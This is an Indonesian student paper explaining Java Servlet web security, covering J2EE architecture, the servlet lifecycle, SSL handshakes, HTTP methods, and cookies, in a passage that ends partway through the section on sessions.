

DAFTAR ISI

Daftar Isi	i
Abstrak	1
1. Pendahuluan	3
2. Sekilas tentang J2EE dan Servlet	4
3. Konsep Siklus Internal Servlet	6
4. Kosep Secure Socket Layer dan HttpServlet	8
5. Koseo Cookie dan Session pada Java Servlet	14
6. Tinjauan Umum dari Sistem Keamanan dalam Java Servlet	16
7. Principal dan Role Keamanan pada Java Servlet	17
8. Kasus Lubang Keamanan pada Web Server aplikasi Java Servlet ...	24
9. Pencegahan Penyerangan pada Web Server aplikasi Java Servlet ...	30
10. Penutup	32
Daftar Pustaka	33
Lampiran	34

Tinjauan Tentang Sistem Keamanan pada Web Server Aplikasi Java Servlet

Oleh

Edy Poerwanto / NIM. 232 03 108

ABSTRAK

Dalam aplikasi web seringkali diperlukan sistem keamanan yang membatasi akses pada aplikasi tertentu terhadap user yang tidak dikenali atau diperkenankan. Proses autentikasi dan otorisasi ini cukup penting serta terkait erat dengan servlet container yang mengimplementasikan mekanisme autentikasi dan otorisasi. Servlet API (Application Programming Interface) tidak mendefinisikan mekanisme untuk autentikasi dan otorisasi standar bagi semua servlet container, tetapi hanya menyediakan API umum untuk mendapatkan informasi login dan role. Metode-metode yang terkait dengan proses login dan sekuriti pada Servlet adalah (a) `getRemoteUser` : mendapatkan nama login yang melakukan proses login, (b) `getAuthType` : mendapatkan tipe autentikasi yang melakukan login, (c) `isUserInRole(String role)` : mengecek user yang login apakah dalam role yang menjadi parameter, dan (d) `getUserPrincipal` : mendapatkan obyek java.security yaitu principal yang mengandung nama user yang telah terautentikasi.

Sistem keamanan berbasis pada role dalam aplikasi Java Servlet memiliki 4 macam tipe autentikasi, yaitu :

- a. Autentikasi Basic : autentikasi standar yang didukung oleh semua browser, tetapi tidak melakukan enkripsi data. Autentikasi ini juga dapat berjalan pada koneksi SSL (Secure Socket Layer), dan dapat dibagi menjadi 3 bagian :
 1. Autentikasi basic HTTP : menggunakan teknik *base64-encoding* untuk username dan password agar akses ke halaman suatu web dibatasi.
 2. Autentikasi basic berbasis password : untuk pengguna pertama kalinya mengakses direktori yang dilindungi harus menuliskan nama dan password dahulu ke dalam sebuah form, jika diizinkan maka browser berhak mengakses ke direktori ini selama sisa sesi browsing.
 3. Autentikasi basic berbasis Host : untuk pembatasan akses berdasarkan host (nama domain) klien seperti alamat IP klien 172.20.173.15 yang dapat mengakses.
- b. Autentikasi Digest : autentikasi ini melakukan enkripsi password di browser sebelum mengirimkannya ke server, tetapi tidak semua browser mendukungnya.
- c. Autentikasi Form : seperti pada autentikasi basic, hanya saja server web mengirimkan login form berbasis HTML biasa dan bukan menggunakan form built-in browser. Username dan Password dikirim sebagai variabel form biasa.
- d. Autentikasi Certificate : user atau pengguna perlu menyediakan certificate public key untuk autentikasi. Namun agak sulit diterapkannya, akan tetapi menyediakan tingkat keamanan yang tinggi.

Web server yang dibangun dengan aplikasi Servlet dan JSP cukup handal dan mempunyai tingkat keamanan yang tinggi. Tetapi jika desain web terdapat celah atau kurang baik dalam menempatkan file-file executable dan file aplikasi servlet dijadikan satu dengan aplikasi server, maka akan membuka peluang web tersebut untuk dapat dibobol sistem keamanannya.

Kata Kunci : Java, Servlet, Role, Principal, Autentikasi, Sistem Sekuriti.

1. Pendahuluan

Perkembangan teknologi informasi bersamaan dengan perkembangan fasilitas internet sangat erat hubungannya dengan penyebaran informasi dan proses pengiriman data-data yang penting, hal ini memerlukan kerahasiaan yang cukup tinggi juga, seperti informasi intelijen kemeliteran, keuangan dan perbankan, informasi rahasia negara dan informasi publik penting lainnya. Berkaitan dengan pengamanan beragam kendali yang dibangun pada perangkat keras dan sistem operasi serta teknologi untuk komunikasi data yang handal dan tidak mudah disadap untuk menjaga integritas serta kehandalan program dan data.

Untuk mengatasi masalah itu digunakan autentikasi untuk melindungi data dan informasi pada sistem komputer, agar tidak digunakan atau dimodifikasi oleh orang yang tidak di mempunyai otorisasi. Dengan demikian informasi dalam sistem komputer tersebut hanya dapat diakses oleh pihak-pihak yang diotorisasi dan dalam modifikasi akan tetap menjaga konsistensi dan keutuhan data di sistem.

Dalam aplikasi Web dibutuhkan mekanisme yang dapat melindungi data dari pengguna yang tidak berhak mengaksesnya, sebagai contoh sebuah situs Web suatu asuransi dan yang dapat mengaksesnya adalah anggota asuransi tersebut. Mekanisme ini dapat diimplementasikan dalam bentuk sebuah proses login yang biasanya terdiri dari tiga buah tahapan yaitu : identifikasi, autentikasi dan otorisasi


Autentikasi adalah proses dalam rangka validasi user pada saat memasuki sistem, nama dan password dari user di cek melalui suatu proses atau mekanisme pengecekan langsung ke daftar (database) mereka yang diberikan hak untuk memasuki sistem tersebut. Autorisasi ini di set up oleh administrator yaitu webmaster atau pemilik situs (pemegang hak tertinggi atau mereka yang ditunjuk dalam sistem tersebut). Untuk proses ini masing-masing user akan di cek dari data yang diberikannya seperti Id User, nama, password serta hal-hal lainnya yang tidak tertutup kemungkinannya seperti jam penggunaan, lokasi yang diperbolehkan.

Proses autentikasi pada prinsipnya berfungsi sebagai kesempatan pengguna dan pemberi layanan dalam proses pengaksesan resource. Pihak pengguna harus mampu memberikan informasi yang dibutuhkan pemberi layanan untuk berhak mendapatkan resourcenya. Di lain pihak pemberi layanan harus mampu menjamin bahwa pihak yang tidak berhak tidak akan dapat mengakses resource ini.

2. Sekilas tentang J2EE dan Servlet

J2EE (Java to Enterprise Edition) adalah produk Sun Microsystem yang menggunakan model aplikasi multitier terdistribusi untuk aplikasi perusahaan. Application logic dibagi atas komponen-komponen sesuai dengan fungsinya, dan komponen-komponen aplikasi lainnya yang membuat J2EE terinstal di komputer yang berbeda bergantung pada tier di lingkungan J2EE, komponen-komponen tersebut adalah :

- a. Komponen client-tier yang berjalan di komputer klien,
- b. Komponen Web-tier yang berjalan di J2EE server,
- c. Komponen Business-tier yang berjalan di J2EE server, dan
- d. Enterprise information system (EIS)-tier software yang berjalan di EIS server.



Gambar 1. Aplikasi multi tier J2EE


Meskipun aplikasi J2EE dapat terdiri atas tiga atau empat tier, namun secara umum dapat dianggap sebagai 3-tier karena hanya terdistribusi melalui tiga lokasi yang berbeda, yaitu komputer klien, komputer J2EE server, dan komputer database atau legacy di backend.

Komponen di J2EE adalah sebuah unit program yang dirakit ke aplikasi J2EE sesuai dengan kelas (class) dan filenya yang berkomunikasi dengan komponen lainnya. Spesifikasi J2EE mendefinisikan komponen-komponennya sebagai berikut :


- a. Aplikasi klien dan applet ialah komponen yang berjalan di sisi klien. Klien J2EE dapat berupa klien web atau aplikasi web yang terdiri dua bagian yaitu web page dinamis yang berisi berbagai tipe bahasa markup (HTML, DHMTL, XML, dan lainnya) yang dibuat oleh komponen web yang berjalan di web tier, dan bagian kedua adalah web browser serta header halaman yang diterima dari respon server yang berjalan pada sisi klien,
- b. Komponen teknologi Java Servlet dan Java Server Pages (JSP) adalah komponen web yang berjalan di sisi server,
- c. Komponen Enterprise Java Beans (EJB) adalah komponen bisnis yang berjalan di sisi server. Komponen ini mengatur aliran data di antara aplikasi klien dan komponen yang berjalan di server J2EE atau di antara komponen server dan database komponen Java Beans yang mempunyai variabel instance dan method get dan set untuk mengakses data di variabel instance.

Komponen web J2EE dapat berupa Servlet atau JSP. Servlet adalah kelas-kelas bahasa pemrograman Java yang secara dinamis memproses permintaan (request) dan membangkitkan respon. Dalam membangkitkan (generate) respon, servlet menggenerasi dokumen HTML yang kemudian dikirim ke browser klien untuk ditampilkan. JSP ialah dokumen berbasis teks yang dieksekusi sebagai servlet tetapi mengizinkan pendekatan lebih alami untuk membuat isi (content) statis web. JSP berfungsi membuat web berinteraksi dengan web server lebih dinamis.

Klien berkomunikasi dengan tier bisnis yang berjalan di server J2EE dapat secara langsung, atau dalam hal klien berjalan di browser melalui halaman JSP atau Servlet yang berjalan di tier Web.



Gambar 2. Platform J2EE API (Application Programming Interface)



Gambar 2. Arsitektur Web Server dan Container pada J2EE

3. Konsep Siklus Internal Servlet

Untuk memahami pemrograman servlet dalam penggunaan `javax.servlet.Servlet` serta siklus internal dari servlet, ada tiga proses internal dalam Servlet yaitu : `init`, `service`, dan `destroy`. Sebenarnya ketiga proses ini merupakan method yang didefinisikan oleh `javax.servlet.Servlet`. Dengan demikian setiap program servlet harus mengimplementasikan ketiga method ini.

a. Method init()

Method ini dipanggil setelah servlet container menginstansiasi class servlet. Pemanggilan method init hanya dilakukan sekali saja selama program servlet dieksekusi. Setelah pemanggilan method ini berarti servlet siap melayani request.

Method ini tidak harus melakukan sesuatu, berarti tidak ada kode yang diletakkan dalam implementasi method init() ini. Method ini sangat berguna untuk melakukan inisialisasi, seperti memanggil driver database dan inisialisasi nilai yang dilakukan hanya sekali. Method ini memiliki sintaks seperti berikut :

```
Public void init(ServletConfig config) throws ServletException
```

Method ini juga penting karena servlet container mempass obyek ServletConfig dari file konfigurasi web.xml. Jika method init menghasilkan ServletException, maka servlet container tidak dapat menempatkan servlet ke service.

b. Method service()

Method service dipanggil oleh servlet container setelah method init untuk mengizinkan servlet merespon request. Servlet biasanya berjalan dalam servlet container multithreaded yang dapat menangani banyak request secara bersamaan. Method ini memiliki sintaks sebagai berikut :

```
Public void service(ServletRequest request, ServletResponse response) throws  
ServletException, java.io.Exception
```

Dua obyek ini penting karena memberikan fasilitas untuk untuk menulis kode yang menentukan bagaimana servlet menangani request. Pada method ini servlet container secara internal akan mengirimkan obyek ServletRequest dan ServletResponse yang merupakan obyek yang memiliki request klien dan response terhadap klien. Method service ini akan menghasilkan dua jenis exception, yaitu ServletException dan java.io.Exception jika terjadi error pada operasi servlet maupun proses input-output pada saat menangani request dan menghasilkan response.

c. Method destroy()

Pada serlvet container pemanggilan method destroy dilakukan sebelum menghilangkan instance servlet dari service. Hal ini terjadi biasanya pada saat

servlet container (sebagai contoh Tomcat) di-shutdown atau dimatikan ataupun apabila servlet container perlu melepaskan memori yang dipakai. Dengan method ini, servlet memberikan fasilitas untuk membersihkan atau melepaskan sumber daya yang terpakai seperti pembacaan file, koneksi database, dan sumber daya lainnya. Sintaks method destroy() adalah sebagai berikut :

```
Public void destroy()
```

Pengimplementasian ketiga method tersebut di atas dapat dilihat Lampiran A.

Pada method init(), service(), getServletConfig(), getServletInfo() dan destroy(), kelima method diimplementasikan pada program servlet karena untuk interface servlet. Setelah menulis kode program tersebut, langkah selanjutnya mengkompilasi program ServletDasar.java, tetapi perlu perubahan sebelumnya pada file web.xml sebagai berikut :

```
// Listing Program – web.xml

<?xml version="1.0"?>
<!DOCTYPE web-app PUBLIC "-//Sun Microsystems, Inc.//
DTD Web Application 2.2//EN" http://java.sun.com/j2ee/dtds/web-app\_2\_2.dtd>
<web-app>
<display-name>Security pada Aplikasi Servlet</display-name>

<servlet>
<servlet-name>secure_servlet</servlet-name>
<servlet-class>webservletku.ServletDasar</servlet-class>
</servlet>
<servlet-mapping>
<servlet-name>secure_servlet</servlet-name>
<url-pattern>/secure_servlet</url-pattern>
</servlet-mapping>
</web-app>
```

Konfigurasi ini dimaksudkan untuk mengatur nama program servlet webservletku.ServletDasar menjadi secure_servlet dan kemudian dapat diakses melalui URL dengan cukup memanggil : http://localhost/secure_servlet.

4. Konsep Secure Socket Layer dan HttpServlet

Secure Socket Layer (SSL) adalah protokol pengamanan komunikasi antara klien dan server di internet, SSL melindungi transmisi Http dengan menambahkan lapisan enkripsi pengaman. Protokol Http yang terkenal untuk web, pada dasarnya

tidak memiliki pengaman yang handal. SSL tidak saja melindungi data yang dikirim melalui internet agar tidak dapat diakses oleh pihak yang tidak berwenang (dengan teknik enkripsi), melainkan juga untuk menyakinkan pihak-pihak yang berkomunikasi bahwa lawan komunikasi mereka di internet dapat dipercaya (melalui penggunaan sertifikat digital).

SSL merupakan protokol aplikasi yang independen. Protokol aplikasi yang lebih tinggi (seperti Http, Ftp, dan Telnet) dapat menggunakan protokol SSL secara transparan. SSL dapat menegosiasi algoritma enkripsi dan kunci sesi yang akan digunakan antara klien dan server di internet, serta dapat mengautentikasi server sebelum terjadi pertukaran data.

Dengan SSL dapat diberikan keamanan dalam tiga hal yaitu :

- a. Menjadikan kanal sebagai kanal privat. Karena enkripsi digunakan terhadap seluruh pesan setelah handshaking (protokol pembuka sebelum pertukaran data) yang sederhana digunakan untuk menentukan kunci rahasia. Jadi data-data yang dikirimkan melalui internet ke server akan terjamin kerahasiannya, karena kriptografi simetri digunakan untuk mengenkrip data dengan algoritma DES, RC4 dan lain-lain.
- b. Kanal diautentikasi yaitu dengan selalu diautentikasinya server (dengan kepemilikan sertifikat digital), sedangkan klien dapat diautentikasi atau bisa pula tidak (klien tidak harus membeli sertifikat digital seperti server). Kriptografi asimetris (RSA dan DH) digunakan untuk autentikasi.
- c. Kanal yang andal, bahwa setiap perubahan data yang sedang dalam perjalanan oleh pihak yang tidak berwenang akan dengan mudah dideteksi dengan menggunakan Message Integration/Authentication Check (MAC), digunakannya fungsi hash yang aman (seperti MD2, MD5, SHA) untuk perhitungan MAC.

Protokol SSL terdiri dari dua protokol, yang pertama protokol SSL Record yang melapisi protokol transport (TCP) yang andal dan yang kedua protokol SSL Handshake. Protokol SSL Record digunakan untuk membungkus seluruh data yang dikirim dan diterima termasuk protokol SSL *Handshake*, sedangkan protokol Handshake digunakan untuk membangun parameter keamanan sebelum berlangsungnya pertukaran data di internet.

Urutan cara kerja SSL dapat dilihat pada tabel 1 di bawah ini, yaitu bahwa SSL bermula dari pengiriman Hello oleh klien ke server di internet (klien yang memulai atau *trigger* fasilitas di halaman web). Jika SSL sudah beroperasi, maka `http://` pada URL akan berubah menjadi `https://` (`http secure`). Pada langkah nomor 1 sampai 9 merupakan proses handshake, sedangkan proses pertukaran data yang sebenarnya dimulai dari nomor 10 ketika komunikasi `Http` biasa baru beroperasi dengan aman (`Https`). Proses kerja SSL cukup panjang, maka sistem akan terasa menjadi lambat, oleh karena itu SSL hanya digunakan untuk keperluan transmisi data yang membutuhkan keamanan tingkat tinggi (sangat rahasia) saja.

Tabel 1. Cara kerja protokol SSL

No.	Klien	Arah transmit	Server
1.	Client Hello	—————→	
2.		← - - - - -	Server Hello
3.		← - - - - -	Certificate
4.		← - - - - -	Server Hello Done
5.	Client Key Exchange	—————→	
6.	Change Chiper Spec	—————→	
7.	Finished	—————→	
8.		← - - - - -	Change Chiper Spec
9.		← - - - - -	Finished
10.	HTTP Request	—————→	
11.		← - - - - -	HTTP Response
12.		← - - - - -	Close Notify Alert
13.	Close Notify Alert	—————→	

Pada Client Hello dan Server Hello, antara klien dan server menyepakati algoritma enkripsi apa yang akan digunakan beserta perangkat-perangkatnya. Macam-macam algoritma kriptografi yang digunakan pada SSL adalah sebagai berikut ini :

- SSL_CK_RC4_128_WITH_MD5,
- SSL_CK_RC4_128_EXPORT40_WITH_MD5,
- SSL_CK_RC2_128_CBC_WITH_MD5,
- SSL_CK_RC2_128_CBC_EXPORT40_WITH_MD5,
- SSL_CK_IDEA_128_CBC_WITH_MD5,
- SSL_CK_DES_64_CBC_WITH_MD5,
- SSL_CK_DES_192_EDE3_CBC_WITH_MD5

Dalam SSL seluruh data yang dikirim akan dibungkus dalam sebuah record, yaitu obyek yang terdiri dari header dan sejumlah data. Setiap header record terdiri dari

kode tertentu sepanjang dua atau tiga byte. Header record akan dikirimkan sebelum pengiriman data sesungguhnya. Bagian data dari record SSL terdiri 3 komponen yaitu : MAC-DATA[MAC-SIZE], ACTUAL-DATA[N], PADDING-DATA[PADDING].

ACTUAL-DATA adalah yang diinginkan untuk dikirimkan, PADDING-DATA adalah bit-bit tambahan jika menggunakan block chipper dan diperlukan tambahan bity. MAC-DATA adalah Message Authentication Code (MAC). MAC dihitungnya adalah : $MAC\text{-}Data = Hash[Secret, Actual\text{-}Data, Padding\text{-}Data, Sequence\text{-}Number]$. Untuk melakukan autentikasi data maka data sebenarnya (Actual-Data) bersama-sama komponen lainnya (Secret, Actual-Data, Padding-Data, Sequence-Number) dimasukkan ke dalam fungsi Hash (MD2, MD5 atau SHA1). Pengirim dan penerima sama-sama menghitung nilai ini. Bila berbeda maka dapat diyakini telah terjadi perubahan, khususnya Actual-Data oleh pihak yang tidak berwenang. Jika penyadap berusaha pengubah Actual-Data beserta MAC-Data yang sesuai sekaligus, maka tetap akan kesulitan karena penyadap tidak mengetahui nilai Secret. Nilai secret adalah sama dengan kunci simetri Client-Write-Key dan sama juga dengan Server-Read-Key. Kunci server yang diberi nama Server-Read-Key mempunyai nilai sama dengan kunci klien yang diberi nama Client-Write-Key. Jadi apabila klien sedang mengirim (Wrote) maka server akan membacanya (Read), demikian sebaliknya. Karena algoritma yang digunakan adalah algoritma kunci simetris, maka baik klien maupun server akan menggunakan kunci yang sama.

Sedangkan Http adalah protokol level aplikasi yang lebih tinggi dan pengimplementasiannya melalui koneksi TCP/IP. Http ialah protokol stateless berbasis request dan response, yaitu web browser mengirim request ke server untuk meminta informasi atau layanan lainnya, dan server melakukan response untuk melakukan pelayanannya.

Http akan menentukan tipe-tipe request yang akan dikirim klien ke server, dan sebagai protokol juga menentukan bagaimana request dan response dijalankan. Http/1.0 menentukan tiga tipe method request yaitu GET, POST dan HEAD, sedangkan HTTP/1.1 mempunyai lima method request tambahan yaitu OPTIONS, PUT, TRACE, DELETE dan CONNECT. Akan tetapi yang sering digunakan (umumnya) ialah method Get dan POST.

Method request GET adalah yang termudah dan paling sering digunakan untuk mengakses sumber static seperti HTML, gambar, dan lain-lain. Sedangkan untuk mengambil informasi dinamis menggunakan parameter query tambahan pada URL yang diminta, sebagai contoh <http://localhost:8080/postget?nama=Edy>. Method request POST digunakan untuk mengakses sumber yang dinamis, pada umumnya POST digunakan untuk mengirim informasi yang bergantung pada permintaan, dan juga digunakan ketika harus mengirim informasi kompleks yang besar ke server. Perbedaannya dengan method GET adalah pada method GET parameter request dikirim sebagai sebuah query string yang ditambahkan ke URL, sedangkan pada method POST parameter request dikirim di dalam tubuh request.

Response dari request Http adalah server merespon dengan status response dan beberapa meta informasi yang menjelaskan response tersebut. Pada Http, antara server dan klien menggunakan MIME (Multi Purpose Internet Mail Extension) untuk mengindikasikan tipe dari isi request dan response, sebagai contoh MIME adalah text/html, image/gif dan lain-lain.

Web browser mengenali kode status yang dapat digunakan untuk menjelaskan hasil response yang terjadi kepada user. Kode status tersebut adalah kode 200 (SC_ACCEPTED) merupakan kode status OK (semuanya berjalan baik), kode 403 (SC_FORBIDDEN) merupakan kode FORBIDDEN yang menunjukkan bahwa user tidak berhak mengakses dokumen yang diminta berkaitan dengan permission pada server, kode 404 (SC_NOT_FOUND) menunjukkan bahwa dokumen yang diminta tidak ditemukan, dan kode 500 (SC_INTERNAL_SERVER_ERROR) yang menunjukkan bahwa terjadi error pada internal server.

Pada Java Servlet terdapat Generic Servlet dan HttpServlet. Generic Servlet adalah class yang mengimplementasikan Servlet serta method-methodnya seperti `init()`, `getServletConfig()`, `getServletInfo()` dan `destroy()` secara intrinsik sehingga tidak perlu didefinisikan lagi method tersebut secara eksplisit pada program-program servlet.

HttpServlet merupakan class abstrak yang harus didefinisikan class turunannya untuk membuat servlet Http yang sesuai dengan aplikasi web yang dibuat.

HttpServlet merupakan turunan dari generic Servlet, sehingga method-method yang ada pada Generic servlet juga dapat digunakan pada HttpServlet.

Method-method berikut ini dapat dilakukan override paling sedikit satu method untuk membuat program servlet baru yang merupakan sub class dari HttpServlet :

- a. doGet digunakan oleh servlet untuk mendukung request HTTP GET,
- b. doPost digunakan oleh servlet untuk mendukung request HTTP POST,
- c. doPut digunakan oleh servlet untuk mendukung request HTTP PUT yang biasanya digunakan untuk menempatkan file ke server, seperti halnya FTP,
- d. delete untuk request HTTP DELETE untuk menghapus file di server,
- e. init dan destroy adalah method yang digunakan untuk mengatur sumber daya yang digunakan servlet,
- f. getServletInfo adalah method yang digunakan untuk memberikan informasi mengenai servlet.

Method-method doGet, doPost, doPut, delete akan menerima buah parameter yaitu HttpServletRequest dan HttpServletResponse, kedua parameter tersebut merupakan turunan dari ServletRequest dan ServletResponse yang tentu saja memiliki sejumlah method tambahan yang berguna dan sesuai untuk pembuatan aplikasi web pada protokol Http.

Menangani request dari halaman web pada umumnya (defaultnya) menggunakan method doGet, sehingga jika program servlet yang dibuat tidak mendefinisikan method doGet tersebut, maka servlet tidak dapat melakukan apapun atau tidak menghasilkan response yang sesuai. Suatu program servlet dapat mendefinisikan method POST maupun GET secara bersamaan. Method doPost tidak berguna apabila berurusan dengan request biasa yang bukan dari form. Apabila didefinisikannya maka dapat dilakukan pemanggilan terhadap method doGet di dalam method doPost. Implementasi method doGet dan doPost dapat dilihat pada Lampiran B dan Lampiran C.


Kemudian jika dilakukan pemanggilan postget dengan url seperti berikut ini :

<http://localhost:8080/postget> atau

<http://localhost:8080/postget?nama=Edy&alamat=Bandung>, maka program servlet akan berfungsi dengan baik, karena telah didefinisikan method doGet dan

didalamnya memanggil method `doPost` dengan memberikan obyek `HttpServletRequest` dan `HttpServletResponse` sebagai parameternya.

Penangan request sangatlah penting dalam aplikasi web, oleh karena itu program servlet dalam menangani request dari klien akan mendayagunakan obyek `HttpServletRequest`. Untuk mendapatkan atribut maupun menset atribut dari request sebelum dilakukan request dispatching (semacam pengalihan atau formard request ke servlet lainnya) misalnya untuk koneksi HTTPS (Hyper Text Transfer Protocol Secure), maka terdapat atribut `javax.servlet.request.X509Certificate` untuk mendapatkan informasi certificate dari klien.



Gambar 3. Koneksi klient ke server dengan HTTPS

5. Konsep Cookie dan Session pada Java Servlet

Pada aplikasi web, cookie merupakan mekanisme umum yang digunakan untuk menyimpan informasi-informasi penting yang disimpan dalam komputer pengguna. Setiap kali browser memanggil halaman web, maka browser akan mengirimkan cookie ke server. Bentuk informasi yang disimpan dalam cookie adalah bentuk `nama=value`.

Mekanisme cookie adalah misalkan seorang mengunjungi situs web tertentu (sebut saja misalnya www.ciplekbird.com). Situs ini menginginkan agar yang klien dikenali dengan `userID="Edy"`, server akan mengirimkan informasi cookie melalui response header `setCookie`, kemudian disimpan oleh browser pada komputer klien. Setiap kali klien tersebut mengunjungi www.ciplekbird.com dari komputer

yang sama, maka klien akan dikenali sebagai `userID="Edy"`, karena browser mengirimkan informasi ini selama cookie masih tersimpan di komputer.

Cookie dapat dibuat berdasarkan domain atau URL tertentu, jika cookie diset dengan domain misalnya `.ciplekbird.com`, maka setiap aplikasi web pada host dengan domain ini akan menerima cookie ini. Selain itu, cookie juga dapat dibuat untuk URL tertentu seperti <http://www.ciplekbird.com/cookieku.html>. Sifat cookie dapat berlangsung sementara atau memiliki expiration time yang dapat dihitung dalam hitungan detik atau bahkan bersifat permanen (disimpan pada komputer pengguna dalam waktu yang tidak ditentukan).

Suatu cookie dapat dibuat permanen atau mempunyai waktu kadaluwarsa (expiration time) dengan sintaks `namacookie.setMaxAge(n)`, `namacookie` diganti dengan cookie yang sudah diset dan `n` diganti dengan bilangan yang menunjukkan waktu kadaluwarsa dalam satuan detik. Selain itu cookie dapat digunakan juga untuk membatasi akses terhadap suatu domain atau path tertentu, dengan sintaks `namacookie.setDomain(".webservletku.com")` dan `namacookie.setPath("/Docs")`. Cookie juga dapat digunakan untuk menentukan hanya suatu koneksi yang dilakukan melalui koneksi HTTPS, sehingga apabila browser mengakses server dengan koneksi HTTP biasa, maka server tidak meninformasikan cookie yang telah ditandai, hal ini bisa dilakukan dengan sintaks : `namacookie.setSecure(true)`.

Session secara harfiah diartikan sebagai event atau peristiwa yang terjadi selama waktu tertentu. Dalam pemrograman web, session berkaitan erat dengan event atau peristiwa yaitu pada saat user mengakses suatu situs web.

